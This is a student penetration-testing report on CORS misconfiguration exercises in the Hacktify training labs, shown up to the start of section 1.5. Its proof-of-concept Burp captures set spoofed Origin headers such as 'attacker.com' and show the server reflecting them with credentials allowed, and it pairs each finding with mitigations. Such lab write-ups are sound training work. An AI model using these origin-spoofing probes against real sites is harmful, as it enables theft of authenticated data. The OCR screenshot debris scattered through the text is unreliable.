Penetration Testing Report

Full Name : Rachael Ayomide Fanifosi
Program : HCS - Penetration Testing Internship Week-3
Date : 03/03/2025

Introduction

This report documents the proceedings and results of the CSRF and CORS lab assessment conducted against the **Week {3} Labs**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

I. Objective

The objective of the assessment was to uncover vulnerabilities in the **Week {3} Labs** and provide a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

II. Scope

This section defines the scope and boundaries of the project.

Application Name	{Lab 1 - CORS}
	{Lab 2 – CSRF}

III. Summary

Outlined is an (Injection) Security assessment for the **Week {3} Labs**.

Total number of Sub-labs: 13

High	Medium	Low
3	7	3

High - Number of Sub-lab with high difficulty level

Medium - **Number of Sub-labs with medium difficulty level**

Low - **Number of Sub-labs with low difficulty level**

1. Cross Origin Resource Sharing

1.1. CORS with Arbitrary Origin


Reference	**Risk Rating**
Sub-lab-1: CORS with Arbitrary Origin	**Low**
Tools Used	
Browser(Google Chrome browser), Buurpsuite, manual testing	
Vulnerability Description	
Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the **same-origin policy**. However, it also provides potential for cross-domain based attacks, if a website's CORS policy is poorly configured and implemented. The CORS protocol uses some HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted.	
How It Was Discovered	
Manual Testing	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_1/cors_1.php	
Consequences of not Fixing the Issue	
Data theft, account takeover, API abuse, CSRF	
Suggested Countermeasures	
Explicit origin whitelisting. Dynamic origin validation. Restrict `Access-Control-Allow-Credentials`. Avoid Wildcard usage. Sanitize user input.	
References	

OWASP: CORS
MDN: CORS
Portswigger: CORS vulnerabilities

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab.


Payload: I logged in with the provided username and password, it brought out a text and i proceeded to using BurpSuite, to intercept, use the origin header with the exploit characters(attackers.com) and then to sent it to the repeater.


Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Decoder Comparer Logger Organizer Extensions Learn
Settings
Send
Cancel
Target: https://labs.hacktify.in
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Notes
0 highlights
Done
3,593 bytes | 323 millis
Event log (11) All issues
Memory: 123.6MB

```
GET /HTML/cors_lab/lab_1/cors_1.php HTTP/2
Host: labs.hacktify.in
Cookie: _ga_BC1TF49GTQ=GS1.1.1740248677.1.1.1740248853.0.0.0; _ga=GA1.1.1135172383.1740248677; PHPSESSID=
d1df85fc50b8eb23eafb92f1883bc79e
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_1/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Origin: attacker.com
```

```
HTTP/2 200 OK
X-Powered-By: PHP/7.4.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=0e203b1fa84ef6a6e5e47035b5160e80; path=/; secure
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: attacker.com
Content-Type: text/html; charset=UTF-8
Content-Length: 3102
Vary: Accept-Encoding,User-Agent
Date: Sun, 02 Mar 2025 20:05:33 GMT
Server: LiteSpeed
X-Turbo-Charged-By: LiteSpeed

<html>
    <head>
        <meta charset="UTF-8" />
        <meta name="viewport" content="width=device-width, initial-scale=1.0" />
        <meta name="keywords" content="" />
        <link rel="icon" href="../../assets/img/favicon.png" />
        <link rel="stylesheet" type="text/css" href="assets/css/animate.css" />
        <link
        rel="stylesheet"
        type="text/css"
        href="../../assets/css/bootstrap.min.css"
        />
        <link
        rel="stylesheet"
        type="text/css"
        href="../../assets/css/font-awesome.min.css"
        />
```


Kali Linux | FANIFOSI HCPT Report - | Settings | URL

https://labs.hacktify.in/HTML/cors_lab/lab_1/cors_1.php

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

HACKTIFY cybersecurity — Happy Hacking

Welcome, Fetch the HTTP response of this web page using CORS request.

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

labs.hacktify.in

Target: https://labs.hacktify.in HTTP/2

```
h2> -->
esponse of this web page using
urity All rights reserved
```

0 highlights

Done 3,593 bytes | 323 millis

Event log (12) All issues Memory: 120.6MB

1.2. CORS with Null Origin


Reference	Risk Rating
Sub-lab-1: CORS with Null Origin	Low
Tools Used	
Browser(Google Chrome browser), Buurpsuite, manual testing	
Vulnerability Description	
Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the **same-origin policy**. However, it also provides potential for cross-domain based attacks, if a website's CORS policy is poorly configured and implemented. The CORS protocol uses some HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted.	
How It Was Discovered	
Manual Testing	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_2/cors_2.php	
Consequences of not Fixing the Issue	
Data theft, account takeover, API abuse, CSRF	

Suggested Countermeasures
Explicit origin whitelisting. Dynamic origin validation. Restrict `Access-Control-Allow-Credentials`. Avoid Wildcard usage. Sanitize user input.
References
OWASP: CORS MDN: CORS Portswigger: CORS vulnerabilities

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab.


Payload: Origin: attacker.com



Kali Linux
FANIFOSI HCPT Report
Settings
URL
https://labs.hacktify.in/HTML/cors_lab/lab_2/cors_2.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
HACKTIFY cybersecurity
Happy Hacking
labs.hacktify.in

Welcome, Fetch the HTTP response of this web page using CORS request.

© Copyrights 2021 Hacktify Cybersecurity All rights reserved


Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Decoder Comparer Logger Organizer Extensions Learn
Send Cancel Follow redirection
Target: https://labs.hacktify.in HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Notes
Done
499 bytes | 322 millis
Event log (16) All issues
Memory: 123.1MB

```
GET /HTML/cors_lab/lab_2/cors_2.php HTTP/2
Host: labs.hacktify.in
Cookie: _ga_BC1TF49GTQ=GS1.1.1740248677.1.1.1740248853.0.0.0; _ga=GA1.1.1135172383.1740248677; PHPSESSID=
f154055726c91706aea08acb2400c54c
Origin: attacker.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_2/login.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Content-Length: 2
```

```
HTTP/2 302 Found
X-Powered-By: PHP/7.4.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Pragma: no-cache
Set-Cookie: PHPSESSID=05568ecd26940b3a692abc2e96509b19; path=/; secure
Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
Location: login.php
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Date: Sun, 02 Mar 2025 22:28:11 GMT
Server: LiteSpeed
Vary: User-Agent
X-Turbo-Charged-By: LiteSpeed
```

1.3. CORS with Prefix match


Reference	**Risk Rating**
Sub-lab-3: **CORS with Prefix match**	**medium**
Tools Used	
Browser(Google Chrome browser), Buurpsuite, manual testing	
Vulnerability Description	
Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the **same-origin policy**. However, it also provides potential for cross-domain based attacks, if a website's CORS policy is poorly configured and implemented. The CORS protocol uses some HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted.	
How It Was Discovered	
Manual Testing	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_3/cors_3.php	
Consequences of not Fixing the Issue	
Data theft, account takeover, API abuse, CSRF	

Suggested Countermeasures
Explicit origin whitelisting. Dynamic origin validation. Restrict `Access-Control-Allow-Credentials`. Avoid Wildcard usage. Sanitize user input.
References
OWASP: CORS MDN: CORS Portswigger: CORS vulnerabilities

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab.

Payload: Origin: **hacktify.in attacker.com**


Burp Suite Community Edition v2024.9.4 - Temporary Project
Intercept on
Forward
Drop
Response from https://labs.hacktify.in:443/HTML/cors_lab/lab_3/cors_3.php [162.0.229.223]
Open browser
HACKTIFY cybersecurity
Welcome, Fetch the HTTP response of this web page using CORS request.

Time	Type	Direction	Method	URL	Status code	Length
17:49:44 2 Mar 2...	HTTP	← Response	GET	https://labs.hacktify.in/HTML/cors_lab/lab_3/cors_3.php	200	3543

```
GET /HTML/cors_lab/lab_3/cors_3.php HTTP/2
Host: labs.hacktify.in
Cookie: _ga_BC1TF49GTQ=GS1.1.1740248677.1.1.1740248853.0.0.0; _ga=GA1.1.1135172383.1740248677; PHPSESSID=
195b3e980786d3fd9f352c63d8d6fffd
Origin: hacktify.in attacker.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_3/login.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```


1.4. CORS with suffix match

Reference	Risk Rating
Sub-lab-4: CORS with suffix match	**Medium**
Tools Used	

Browser(Google Chrome browser), Buurpsuite, manual testing
Vulnerability Description
Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the **same-origin policy**. However, it also provides potential for cross-domain based attacks, if a website's CORS policy is poorly configured and implemented. The CORS protocol uses some HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted.
How It Was Discovered
Manual Testing
Vulnerable URLs
https://labs.hacktify.in/HTML/cors_lab/lab_4/cors_4.php
Consequences of not Fixing the Issue
Data theft, account takeover, API abuse, CSRF
Suggested Countermeasures
Explicit origin whitelisting. Dynamic origin validation. Restrict `Access-Control-Allow-Credentials`. Avoid Wildcard usage. Sanitize user input.
References
OWASP: CORS MDN: CORS Portswigger: CORS vulnerabilities

Proof of Concept


This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab.
attacker.com hacktify.in


Response from https://labs.hacktify.in:443/HTML/cors_lab/lab_4/cors_4.php [162.0.229.223]

Time	Type	Direction	Method	URL	Status code	Length
18:15:22 2 Mar 2...	HTTP	← Response	GET	https://labs.hacktify.in/HTML/cors_lab/lab_4/cors_4.php	200	3543

```
GET /HTML/cors_lab/lab_4/cors_4.php HTTP/2
Host: labs.hacktify.in
Cookie: _ga_BC1TF49GTQ=GS1.1.1740248677.1.1.1740248853.0.0.0; _ga=GA1.1.1135172383.1740248677; PHPSESSID=
bed892db2a1940dbd21a9a1cef214a79
Origin: attacker.com hacktify.in
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_4/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Welcome, Fetch the HTTP response of this web page using CORS request.


https://labs.hacktify.in/HTML/cors_lab/lab_4/cors_4.php

Happy Hacking

Welcome, Fetch the HTTP response of this web page using CORS request.

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

1.5. CORS with Escape dot

